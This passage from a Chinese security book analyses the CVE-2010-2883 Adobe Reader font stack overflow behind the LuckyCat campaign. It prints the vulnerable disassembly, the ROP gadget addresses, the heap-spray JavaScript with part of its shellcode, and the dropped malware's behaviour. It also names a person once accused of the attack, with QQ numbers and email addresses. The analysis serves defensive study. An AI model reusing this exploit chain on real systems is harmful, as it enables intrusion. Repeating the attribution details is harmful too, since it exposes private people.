cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000            efl=00010246
41414141 ??              ???
```

直接运行到地址0x41414141，这里0x41414141即字符串“AAAA”，正是变量str里面的字符串，由于在通过strcpy复制字符串到固定长度的栈空间时，未对字符串长度进行限制，导致栈溢出，最后覆盖到返回地址，造成访问违例。本例在发生栈溢出后的栈空间布局如图2-2所示。




图2-2　栈溢出原理图


2.3　CVE-2010-2883 Adobe Reader TTF字体SING表栈溢出漏洞

2.3.1　LuckyCat攻击事件

近年来关于APT攻击的案例层出不穷，而目标往往是政府、军队、航空、能源等重要单位。那么，什么是APT攻击呢？APT的全称为Advanced Persistent Thread，即“高级持续性威胁”，它是一

种高级的渗透攻击手法，主要针对特定组织进行多方位的渗透攻击，通常利用系统或者应用程序的漏洞进行长期的渗透和刺探。渗透进去后再利用C&C信道进行远程控制，包括VPS申请DNS域名、设置C&C服务器等，然后定期回送目标文件进行审查。

2012年3月29日，纽约时报报道了一起APT攻击案例——LuckyCat攻击，此次攻击主要针对印度和日本的航空航天、军队、能源等单位进行长期的渗透攻击。此次攻击利用到PDF和RTF的多个漏洞，包括CVE-2010-2883、CVE-2010-3333、CVE-2010-3654、CVE-2011-0611和CVE-2011-2462等。在针对日本的攻击中，黑客通过发送与福岛核电站核辐射问题相关的钓鱼邮件来发动攻击，里面主要利用到了CVE-2010-2883漏洞，如图2-3所示。黑客在渗透进去后，通过C&C服务器回传目标文件，以盗取敏感资料。



【別紙】福島第二原子力発電所モニタリングによる計測状況

計測日：3月28日

計測時間	計測場所	γ線	中性子線	風向	風速(m/s)
午前9時00分	MP－4付近	6．6 μSv/h	—	-	-
午前8時50分	MP－4付近	6．6 μSv/h	—	-	-
午前8時40分	MP－4付近	6．6 μSv/h	—	-	-
午前8時30分	MP－4付近	6．6 μSv/h	—	-	-
午前8時20分	MP－4付近	6．6 μSv/h	—	-	-
午前8時10分	MP－4付近	6．6 μSv/h	—	-	-
午前6時00分	MP－4付近	6．7 μSv/h	—	-	-
午前5時50分	MP－4付近	6．6 μSv/h	—	-	-
午前5時40分	MP－4付近	6．7 μSv/h	—	-	-
午前5時30分	MP－4付近	6．7 μSv/h	—	-	-
午前5時20分	MP－4付近	6．7 μSv/h	—	-	-
午前5時10分	MP－4付近	6．7 μSv/h	—	-	-
午前3時00分	MP－4付近	6．8 μSv/h	—	-	-
午前2時50分	MP－4付近	6．7 μSv/h	—	-	-
午前2時40分	MP－4付近	6．8 μSv/h	—	-	-
午前2時30分	MP－4付近	6．8 μSv/h	—	-	-
午前2時20分	MP－4付近	6．7 μSv/h	—	-	-
午前2時10分	MP－4付近	6．8 μSv/h	—	-	-
午前0時00分	MP－4付近	6．8 μSv/h	—	-	-

图2-3　攻击日本的恶意PDF文档

趋势科技公司针对此事发布的APT攻击分析报告中，将“疑似攻击者”定位到一位前四川大学的学生古开元（网名：sogu），目前为腾讯公司员工，后来，腾讯安全中心及sogu本人已发微博澄清此事（http://tech.qq.com/a/20120330/000418.htm），如图2-4所示。

趋势科技公司的分析人员此次是通过黑客注册C&C服务器时使用的邮箱19013788@qq.com进行人肉搜索，然后发现在四川大学的BBS论坛上此QQ号与另一个QQ号2888111（古开元所用）共同出现在一个招聘帖中（如图2-5所示），因此认为古开元“参与”了此次黑客攻击。但实际上，QQ号19013788为sogu校友所拥有，并非sogu本人的号码。



腾讯科技 科技 > 互联网报道 > 互联网新闻 > 正文


美媒诬陷腾讯员工参与黑客攻击 当事人澄清

2012年03月30日17:42 TechWeb 我要评论(0) 字号：T | T

【TechWeb报道】美国纽约时报3月29日报道称，通过人肉搜索找出了过去十个月对印度和日本军方及商业机构的电脑网络发动数百次攻击的“嫌疑人”古开元。

古开元为腾讯公司员工，对自己在大洋彼岸成为知名“黑客”非常惊讶，并在微博上发表澄清：“该报记者徐研在本月29日发表文章，文中指我曾参与一起攻击入侵行为。文章所指依据与事实不符--黑客控制服务器QQ号码为我校友所有，非我本人。我个人并未参与任何黑客行为，特此声明。”

图2-4 腾讯回应外媒报告



发信人: scuhkr (编程浪子), 信区: Program
标 题: 川大信息安全研究所招募网络攻防实习生
发信站: 四川大学蓝色星空站 (Mon Aug 1 10:09:33 2005), 站内

四川大学信息安全研究所网络攻防组现向川大（望江校区）在校学生招聘实习生。

人数：
2~4名

实习内容：
网络攻防技术研究与实战
要求：
望江校区在读本科生（下学期大2大3），有
一定的网络安全和计算机操作系统有一定的了解，熟悉TCP/IP或C/C++程序
设计者优先，对黑客工具有使用经验者优先，有较强的学习能力和领悟能力
有专研精神，喜欢挑战，为人正直。
其他：
实习期间有少许的生活补助，视个人能力情况而定。

联系方式：
QQ：19013788 2888111
mail: sccd@sina.com scuhkr@21cn.com
最好发个人简历到emali。

--
我只喜欢编程！

※ 修改:·scuhkr 于 Aug 2 15:04:15 修改本文·[FROM: 蓝色☆空]
※ 来源:·四川大学蓝色星空站 lsxk.org·[FROM: 蓝色☆空]

图2-5 四川大学BBS上的招聘帖

2.3.2 漏洞描述

CVE-2010-2883是Adobe Reader和Acrobat中的CoolType.dll库在解析字体文件SING表中的uniqueName项时存在的栈溢出漏洞，用户受骗打开了特制的PDF文件就有可能导致执行任意代码。

2.3.3 分析环境

本节的分析环境如表2-1所示。

表2-1　测试环境

	推荐使用的环境	备注
操作系统	Windows XP SP3	简体中文版
虚拟机	VirtualBox	版本号：4.1.8
调试器	OllyDbg	版本号：1.0
反汇编器	IDA Pro	版本号：5.5
漏洞软件	Adobe Reader	版本号：9.3.4

2.3.4　基于字符串定位的漏洞分析方法

用IDA反汇编CoolType.dll库，查看字符串可发现“SING”字体，因为该字符串是漏洞解析出错的地方，直接定位进去即可查看该库对sing表格的解析方式，主要是strcat造成的溢出漏洞：

```
.text:0803DCF9                push    ebp
.text:0803DCFA                sub     esp, 104h       ; 分配栈空间 0x104
.text:0803DD00                lea     ebp, [esp-4]    ; 后面的 strcat 会把执行结果保存在 ebp 中
.text:0803DD04                mov     eax, dword_8230FB8
.text:0803DD09                xor     eax, ebp
.text:0803DD0B                mov     [ebp+104h], eax
.text:0803DD11                push    4Ch
.text:0803DD13                mov     eax, offset loc_8184A54
.text:0803DD18                call    __EH_prolog3_catch
.text:0803DD1D                mov     eax, [ebp+arg_C]
.text:0803DD23                mov     edi, [ebp+arg_0]
.text:0803DD29                mov     ebx, [ebp+arg_4]
.text:0803DD2F                mov     [ebp+var_28], edi
.text:0803DD32                mov     [ebp+var_30], eax
.text:0803DD35                call    sub_804172C
.text:0803DD3A                xor     esi, esi
.text:0803DD3C                cmp     dword ptr [edi+8], 3
.text:0803DD40                mov     [ebp+var_4], esi
.text:0803DD43                jz      loc_803DF00
.text:0803DD49                mov     [ebp+var_1C], esi
.text:0803DD4C                mov     [ebp+var_18], esi
.text:0803DD4F                cmp     dword ptr [edi+0Ch], 1
.text:0803DD53                mov     byte ptr [ebp+var_4], 1
.text:0803DD57                jnz     loc_803DEA9
.text:0803DD5D                push    offset aName    ; "name"
.text:0803DD62                push    edi
.text:0803DD63                lea     ecx, [ebp+var_1C]
```

```
.text:0803DD66                 mov     [ebp+var_11], 0
.text:0803DD6A                 call    sub_80217D7
.text:0803DD6F                 cmp     [ebp+var_1C], esi
.text:0803DD72                 jnz     short loc_803DDDD
.text:0803DD74                 push    offset aSing    ; "SING"
.text:0803DD79                 push    edi
.text:0803DD7A                 lea     ecx, [ebp+var_24] ; 指向 sing 表入口
.text:0803DD7D                 call    sub_8021B06     ; 处理 SING 表
.text:0803DD82                 mov     eax, [ebp+var_24]
.text:0803DD85                 cmp     eax, esi        ; 判断是否为空
.text:0803DD87                 mov     byte ptr [ebp+var_4], 2
.text:0803DD8B                 jz      short loc_803DDC4 ; 这里不跳转
.text:0803DD8D                 mov     ecx, [eax]      ; 字体资源版本号，这里为 1.0 版本，
                                                         即 00 10 00 00
.text:0803DD8F                 and     ecx, 0FFFFh
.text:0803DD95                 jz      short loc_803DD9F ; 这里跳转
.text:0803DD97                 cmp     ecx, 100h
.text:0803DD9D                 jnz     short loc_803DDC0
.text:0803DD9F
.text:0803DD9F loc_803DD9F:                            ; CODE XREF: sub_803DCF9+9Cj
.text:0803DD9F                 add     eax, 10h        ; 相对 sing 表入口偏移 0x10 处找到
                                                         uniqueName
.text:0803DDA2                 push    eax             ; uniqueName 域
.text:0803DDA3                 lea     eax, [ebp+0]
.text:0803DDA6                 push    eax             ; 目的地址是一段固定大小的栈空间
.text:0803DDA7                 mov     byte ptr [ebp+0], 0
.text:0803DDAB                 call    strcat          ; 造成溢出!!!
```

由上可知，Adobe Reader在调用strcat时，未对uniqueName字段的字符串长度进行检测，将其直接复制到固定大小的栈空间，最终导致栈溢出。

2.3.5 样本Exploit技术分析

首先，用PdfStreamDumper（下载地址：http://sandsprite.com/blogs/index.php?uid=7&pid=57）提取出PDF样本里的TTF文件，在工具里选中相应的Object，单击鼠标右键选择“Save Decompressed Streams”选项即可保存到本地。TTF中关于SING表的TableEntry结构数据，如图2-6所示。

```
000000E0  05 47 06 3A 00 00 EB 2C  00 00 00 20 53 49 4E 47  .G.:..? ... SING
000000F0  D9 BC C8 B5 00 00 01 1C  00 00 1D DF 70 6F 73 74  偌鹊.......?post
00000100  B4 5A 2F BB 00 00 B8 F4  00 00 02 8E 70 72 65 70  碯/?..隔...?prep
00000110  3B 07 F1 00 00 00 20 F8  00 00 05 68 00 00 01 00  ;.? .. ?...h....
```

图2-6　TableEntry结构数据

下面是官方文档中对TableEntry结构的定义：

```
typedef   sturct_SING
{
  char      tag[4];                // 标记:"SING"
  ULONG   checkSum;                // 校验和:"0xD9BCC8B5"
  ULONG   offset;          // 相对文件的偏移:"0x0000011C "
  ULONG   length;          // 数据长度:"0x00001DDF"
} TableEntry;
```

SING表的数据结构如图2-7所示。

DataType	Field Name	Description
USHORT	tableVersionMajor	Table Major version (currently 0x0001)
USHORT	tableVersionMinor	Table Minor version (currently 0x0000)
USHORT	glyphletVersion	Version of glyphlet
USHORT	embeddingInfo	Embedding information bits (see below)
USHORT	mainGID	Glyph ID of the main glyph
USHORT	unitsPerEm	Design-space units
SHORT	vertAdvance	Vertical advance of the Han vertical variant of the main glyph, if present, else of the main glyph. A non-negative integer in design-space units, else 0 if not applicable
SHORT	vertOrigin	Vertical origin y-coordinate for the Han vertical variant of the main glyph, if present, else of the main glyph. A positive integer in design-space units, else 0 if not applicable
BYTE[28]	uniqueName	Unique Name for glyphlet, 27 character string in 7-bit ASCII (null-terminated), see below.
BYTE[16]	METAMD5	MD5 "fingerprint" value of META table.
BYTE	nameLength	Length, in bytes, of the following string
BYTE[]	baseGlyphName	Base form for this glyphlet's Unicode glyph name in PostScript®

图2-7　SING表数据结构

从TableEntry结构入口偏移0x11c（上方offset值）即是SING表的真实数据，也就是从“00 00 01 00”开始的部分，接着再偏移0x10即可找到uniqueName域，如图2-8所示。

```
00000110  3B 07 F1 00 00 00 20 F8  00 00 05 68 00 00 01 00  ;.? .. ?...h....
00000120  01 0E 00 01 00 00 00 00  00 00 00 3A 58 E0 8D AD  ...........:X?.?
00000130  8A D1 55 DA 14 A7 82 4A  0C 0C 0C 0C 06 26 6F DF  娧U?.?愃.....&o?
00000140  15 E9 87 27 7F D9 29 11  07 A3 7B 9B FB 3E D1 F9  .?? .?)..?{?? 样
```

图2-8　uniqueName域

执行strcat后，会将“58 E0 8D AD”起始的部分复制到ebp的指定地址（0x0012e4d8），直至遇

到NULL字符串终止符。我们对复制进去的这段数据设置内存访问断点，执行后可跟踪到如图2-9所示的地址。




图2-9 内存访问断点

0x4A8A08E2是样本中的数据，该地址必须为可读写的，否则会导致出现异常，如图2-10所示。



图2-10 内存映射

继续执行下去将看到图2-11所示的地址。




图2-11 用于执行ROP指令的调用地址

上方指令call eax中的eax为样本数据0x4a80cb38，该地址位于icucnv36.dll模块中，其对应的指令如图2-12所示。

```
4A80CB38  81C5 94070000    ADD EBP,794
4A80CB3E  C9               LEAVE
4A80CB3F  C3               RETN
```

图2-12　ROP指令1

返回后看到如图2-13所示的地址0x4A82A714。

```
4A82A714  5C               POP ESP                 0C0C0C0C
4A82A715  C3               RETN
```

图2-13　ROP指令2

我们回头看下TTF流中的样本数据，可以找到上面几处关键跳转地址的踪影，如图2-14所示。

```
Offset     0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F
00000130  8A D1 55 DA 14 A7 82 4A  0C 0C 0C 0C 06 26 6F DF  娧U?.?恒.....&o?
00000140  15 E9 87 27 7F D9 29 11  07 A3 7B 9B FB 3E D1 F9  .???.?)..?{??&样
00000150  F6 C1 77 F9 16 F4 7B DC  4A 5B 53 DE 28 69 8E CD  隽w?.?{?J[S?(i幫
00000160  18 BF E3 57 9B 48 34 C8  69 AE 6D 2C E8 28 94 E8  .?鋖蒅4?i?m,?i旇
00000170  FD AD C8 E1 F1 AB 25 2A  51 04 90 D7 75 B7 1A CC    柔瘲%*Q..?u?.?
00000180  D4 75 30 B7 59 FD 7C 4C  1C 4F 79 DD 6A 0C 06 4B  訮0?Y?|L.Oy?j..K
00000190  AD F0 FB C6 D3 4A 8F 0C  A2 D9 CF E3 DC 6E 77 15     覫..①香躰w.
000001A0  9B EE 91 7C C0 41 B4 BB  6C 0B 8A 72 3D 98 63 96  涱憒繟椿l.妑=?c?
000001B0  49 D0 7E D8 68 48 C2 41  88 48 3D B7 BF 39 3C 7A  I?~?hH翧圚=???<z
000001C0  A5 D7 61 7B 8D 64 2C E7  11 70 F6 E9 92 99 40 02  ブa{.d,?.p鲩挋@.
000001D0  3C 95 88 64 77 79 5B 8B  5C FC 8F 76 E7 D8 9C D8  <?坉wy[?\?.v缲溨
000001E0  E8 E4 39 2E E7 45 88 EA  75 08 91 1C A1 C5 6D 6A  桎9.鏓堦u.?v∨mj
000001F0  86 22 84 EE A9 E3 13 06  D5 C5 7B D8 1B CF 14 24  ?"勵┿..张{?.?.$
00000200  89 B9 13 38 7E EE 72 B6  C7 C1 29 21 31 0B E9 C2  壒.8~?r?橇)!1.槁
00000210  82 EA 11 F4 C9 84 68 F5  BD F2 21 9F 72 93 3F 1E  傟.?蓜h?津!?r??.
00000220  EA 4A 69 2D 67 B6 24 43  56 82 73 CD B7 F2 3F 1A  闖i-g?$CV?s?夫?.
00000230  97 A9 2F E9 EA 27 54 AB  1C 96 09 29 54 4D 75 E3  棭/???T?.?.)TMu?
00000240  06 70 CD B3 10 23 86 9F  5F 9D 9F 73 24 60 F9 A4  .p统.#嗟_.烣$`
00000250  05 04 0C FF DB 6E 8A EA  AA 66 08 53 C6 08 8A 4A  ... 踤婈猣.S?`奐
00000260  E1 F4 9C B6 A2 1F 6D 78  E9 A5 CB B1 E7 A0 0F 94  狒湺?牸mx楗吮鐮.?
00000270  37 07 5D 1F 28 42 5C BD  DB D4 97 15 79 6B 0E 4D  7.].(B\?墼?盰yk.M
00000280  C4 58 EE E6 C4 3C 44 CA  C0 8A 14 71 9A C0 55 8F  腦铈?BD?缞.q毨U.
00000290  9E F2 80 92 B4 79 80 CF  0F 11 CD 7B 13 0A 3C 24  炐▎?磞▎?..蛖..<$
000002A0  8D 7D D9 12 AE 6B 17 54  03 B0 E1 FA EF 18 0F 2B  .}??畁.T.?绢?..+
000002B0  2F 18 7B 6B 1E 2E E3 2F  F6 5E CE 1A 95 28 89 FA  /.{k..?T鰚?滒?)夳
000002C0  14 EE F0 96 E0 E2 89 AD  3C E4 77 4A 4B 29 C2 46  .?瘱噔壄<?wJK)翭
000002D0  C3 1B 0F 06 70 42 A2 C9  20 36 14 CA A3 CB 9E DE  ??..pB⑸ 6.?K 藶
000002E0  39 6F 8B 4D A8 34 14 FB  B8 10 BE DE DA 59 8F 27  9o婱?B.??6巨赮.'
000002F0  58 FD 56 5B B5 AE 37 EE  58 D6 90 8D 7A 62 8C 98  X?V[诞7?X?..zb寴
00000300  C0 8A 40 C0 81 29 3C B1  B1 A6 C2 51 AE E0 4B A2  缞@?.)<?宝翾  K?
00000310  AC 41 D1 69 9E C5 47 F4  52 8A 72 71 24 65 D0 2E  琇裪炁G?R?rq$e??
00000320  D5 30 5F 0E 38 CB 80 4A  AB DD 2A D7 A5 30 9E F1  ?0_.8?▎J  *??e炋
```

图2-14　TTF流中嵌入的几处跳转地址

跳转地址的稳定性其实主要依靠0x4A82A714和0X4A80CB38这两处的地址，它们都位于icucnv36.dll的地址空间，而在Adobe Reader的各版本上，这个dll上的这两处地址是始终不变的，因

而保持了各版本的兼容性和Exploit的稳定性。上面的0C0C0C0C正是样本特意构造的，然后再通过嵌入到PDF的JavaScript实现Heap Spary，进而跳入Shellcode执行代码。0x0C0C0C0C正是绕过DEP的关键部分，它是利用ROP技术实现的。下面就是从PDF中解压出来并经过还原的JavaScript代码。

```
var junk;
for(i=0;i<28002;i++)
    junk += 0x78;
var shellcode =
unescape( "%u4141%u4141%u63a5%u4a80%u0000%u4a8a%u2196%u4a80%u1f90%u4a80%u903c%u4a84%ub692%u4a80%u1064%u4a80%u22c8%u4a85%u0000%u1000%u0000%u0000%u0000%u0000%u0002%u0000%u0102%u0000%u0000%u0000%u63a5%u4a80%u1064%u4a80%u2db2%u4a84%u2ab1%u4a80%u0008%u0000
……省略部分内容……
"%u8b4b%u1c5a%ueb01%u048b%u018b%uebe8%u3102%u89c0" +
"%u5fea%u5d5e%uc25b%u0008"
 );
var block = unescape("\x25\x750c0c\x25\x750c0c");
while (block.length + 20 + 8 < 65536) block+=block;
SP = block.substring(0, (0x0c0c-0x24)/2);
SP += shellcode;
SP += block;
slackspace = SP.substring(0, 65536/2);
while(slackspace.length < 0x80000)
    slackspace += slackspace;

bigblock = slackspace.substring(0, 0x80000 - (0x1020-0x08) / 2);
var memory = new Array();
for (count=0;count<0x1f0;count++) memory[count]=bigblock+"s";
```

当返回到栈顶（0x0C0C0C0C）后，栈的情况如图2-15所示。




图2-15　栈回溯

栈中的数据即是上面JavaScript代码中的Shellcode，作者也正是利用它来实现ROP以绕过DEP保护的。首先进入0x4A8063A5，然后依次执行图2-16~图2-19所示的ROP指令。

```
4A8063A5  59    POP ECX                        icucnv36.4A8A0000
4A8063A6  C3    RETN
```

图2-16　ROP指令3

```
4A802196  8901  MOV DWORD PTR DS:[ECX],EAX
4A802198  C3    RETN
```

图2-17　ROP指令4

```
4A801F90  58    POP EAX                        <&KERNEL32.CreateFileA>
4A801F91  C3    RETN
```

图2-18　构造CreateFileA函数地址的ROP指令

```
4A80B692  FF20  JMP DWORD PTR DS:[EAX]         kernel32.CreateFileA
```

图2-19　调用CreateFileA函数

调用CreateFileA函数时，栈上对应的各参数值情况如图2-20所示，它创建了一个名为iso88591的文件，如图2-20所示。

```
0C0C0C04  7FFDFC00  .   FileName = "iso88591"
0C0C0C08  10000000  ...+ Access = GENERIC_ALL
0C0C0C0C  00000000  .... ShareMode = 0
0C0C0C10  00000000  .... pSecurity = NULL
0C0C0C14  00000002  ... Mode = CREATE_ALWAYS
0C0C0C18  00000102  ... Attributes = HIDDEN|TEMPORARY
0C0C0C1C  00000000  .... hTemplateFile = NULL
```

图2-20　调用CreatFileA函数

返回后，通过相同的手法构造出ROP指令来调用CreateFileMapping，创建文件内存映射，调用CreateFileMapping时的栈中各参数如图2-21所示。

```
0C0C0C40  000003EC  ?.. hFile = 000003EC
0C0C0C44  00000000  .... pSecurity = NULL
0C0C0C48  00000040  @... Protection = PAGE_EXECUTE_READWRITE
0C0C0C4C  00000000  .... MaximumSizeHigh = 0
0C0C0C50  00010000  ... MaximumSizeLow = 10000
0C0C0C54  00000000  .... MapName = NULL
```

图2-21　调用CreateFileMapping函数

然后，执行MapViewOfFile函数，如图2-22所示。

```
0C0C0C8C  00000138  8.. hMapObject = 00000138 (window)
0C0C0C90  00000022  "... AccessMode = 22
0C0C0C94  00000000  .... OffsetHigh = 0
0C0C0C98  00000000  .... OffsetLow = 0
0C0C0C9C  00010000  ... MapSize = 10000 (65536.)
0C0C0CA0  00000000  .... BaseAddr = NULL
```

图2-22　调用MapViewOfFile函数

再通过类似方法调用memcpy函数，如图2-23所示。




图2-23 调用memcpy函数

其中目的地址就是前面MapViewOfFile返回的地址，而源地址就是真正的Shellcode代码，将它复制到一段可执行可读写的内存段，以此绕过DEP保护。由于构造的ROP指令均位于不受ASLR保护的icucnv36.dll模块，因此也可用于绕过ASLR保护。

2.3.6 样本Shellcode恶意行为分析

当成功执行Shellcode后，病毒会在临时文件下生成svrhost.exe，图2-24所示为Process Monitor监控到的文件操作记录。




图2-24 在临时文件下生成svrhost.exe

接着，svrhost.exe会在系统目录下生成其他病毒文件，并更改它们的修改日期，同时还篡改系统文件，图2-25所示是用Malware Defender监控到的进程操作行为。




图2-25 篡改系统文件

然后，将spoolsv.exe设置为自启动程序，如图2-26所示。




图2-26 设置自启动程序

同时，spoolsv.exe会加载恶意生成的msxm10r.dll等恶意文件，图2-27所示是用Process Explorer查看进程加载的DLL列表。




图2-27　加载恶意DLL

svrhost.exe创建的_uninsep.bat批处理文件，主要用于自删除操作。由于测试的虚拟机中的临时路径与作者在该bat文件设置的路径不同，因此_uninsep.bat和svrhost.exe两个文件并没有被删除。关于_uninsep.bat的文件内容如图2-28所示。




图2-28　_uninsep.bat的文件内容

_unstop.bat和_unstart.bat的文件内容分别如图2-29和图2-30所示，主要用于启动和停止Spooler服务，并实现自删除功能。




图2-29　_unstop.bat的文件内容




图2-30　_unstart.bat的文件内容

